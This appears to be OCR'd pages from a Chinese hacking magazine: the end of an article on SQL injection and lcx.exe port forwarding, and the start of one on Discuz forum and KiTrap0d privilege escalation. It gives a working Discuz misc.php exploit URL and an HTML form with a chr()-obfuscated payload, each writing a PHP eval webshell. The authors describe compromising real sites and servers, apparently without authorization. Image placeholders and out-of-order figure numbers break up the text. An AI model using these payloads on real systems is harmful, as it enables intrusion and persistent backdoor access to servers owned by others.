


图16

Send之后，返回Hello World的页面，说明成功了。之后上传大马时碰到了点问题（上传普通文本成功，并且可以保存为asp后缀，但上传大马的代码就报错），怀疑是杀毒软件在作怪，于是试了好几个免杀无后门型WebShell，终于成功了，如图10。

登录上去上传lcx.exe，但对Web目录没有写的权限，老失败，如图11。

根据显示的位置可以判断是上传失败了，怎么办呢？这时我想到了**C:\Recycler**目录，一般情况下，这个目录是有写权限的，试了一下，果然成功了，如图12。

之后就是通过Lcx.exe进行端口转发，在本地执行：**Lcx.exe -listen 51 2009**，如图13。解释：在本地监听51端口并转发到2009端口。

本文主要写了一下SQL注入攻击的一般性方法，以及内网的端口转发，没有多少创新的地方。但在渗透过程中碰到了一些问题，所以拿出来和大家分享一下，希望可以和大家一起进步。

编辑点评： mstsc -v:ip:port这个命令行下的小技巧不错，大家可以学起来。

微软NT本地提权，打响2010第一枪

图 rabbitsafe

大家好，今天给大家带来的是服务器提权文章。这段时间discuz论坛漏洞闹的沸沸扬扬，很多大站的分站都是因为discuz论坛漏洞被攻破的。刚好，朋友手中有不少利用discuz论坛漏洞拿到的站，可惜很多都提不了权，权限设置比较变态，本人手里也没有好的提权0day。

刚好最近出了个KiTrap0d local ring0 exploit，听说是GOOGLE黑客高手Tavis Ormandy的大作，先膜拜一下大牛的共享精神，听说是通杀Windows NT/2K/XP/2K3/VISTA/2K8/7系统，可能不同操作系统要对源码进行重新修改，利用原理都差不多。

我利用这个最新的漏洞测试一下，成功拿到几台服务器的权限，于是就有了今天的这篇文章，下面跟大家一起分享这次提权的经过。

一、Webshell

我们这里要拿webshell的网站是一个动漫论坛，先来看看利用discuz论坛漏洞拿webshell的方法。关于原理我这里就不详细说了，方法有两种，漏洞文件是misc.php。

首先，我们注册一个论坛用户，注册后登录该用户，然后按下面的方法来拿webshell。

1、利用GET方法提交语句拿webshell。比较简单，只要提交语句就行了，但是有些论坛可能有限制。

语句如下：

```
http://www.xxx.com/bbs/misc.php?action=imme_binding&response[result]=aa:b&scriptlang[aa][b]={${fputs(fopen(base64_decode(Yy5waHA),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2NdKTsgPz4x))}}
```

提交这条语句后，会在网站根目录下生成一个c.php的一句话木马文件，小马地址是**http://www.xxx.com/c.php**，连接密码是c。

2、利用POST方法提交拿webshell。首先把如图1的代码保存成一个htm文件：

从图1中我们可以看到用方框标出来的地方，action后面这个地址，我们要换成目标网站地址，其中还有很多chr()函数，chr解码后是：

```
value="${${eval(fputs(fopen('forumdata/cache/usergroup','w'),'<?php eval($_POST[cmd])?>');
```

就是在网站forumdata/cache/目录下写入usergroup_01.php一句话木马，连接密码是cmd。

只要我们修改action后面的地址，然后点击提交按钮，就会生成一句话木马，小马地址是**http://www.xxx.com/forumdata/cache/usergroup_01.php**，连接密码是cmd。

```
<form method="post" action="    http://www.xxx.com/bbs/misc.php" enctype="multipart/form-data">
帖子ID，指定一个存在的帖子即可：<input type="text" name="tid" value="1" />
<input type="hidden" name="action" value="imme_binding" />
<input type="hidden" name="response[result]" value="1:2" />
<input type="hidden" name="scriptlang[1][2]" value="${${eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr(102).chr(111).chr(114).chr(117).chr(109).chr(100).chr(97).chr(116).chr(97).chr(47).chr(99).chr(97).chr(99).chr(104).chr(101).chr(47).chr(117).chr(115).chr(101).chr(114).chr(103).chr(114).chr(111).chr(117).chr(112).chr(95).chr(48).chr(49).chr(46).chr(112).chr(104).chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39).chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59))}}" />
<input type="submit" name="topicsubmit" value="提交" class="submit" />
</form>
```

图1




图2




图 3




图 4




图 6

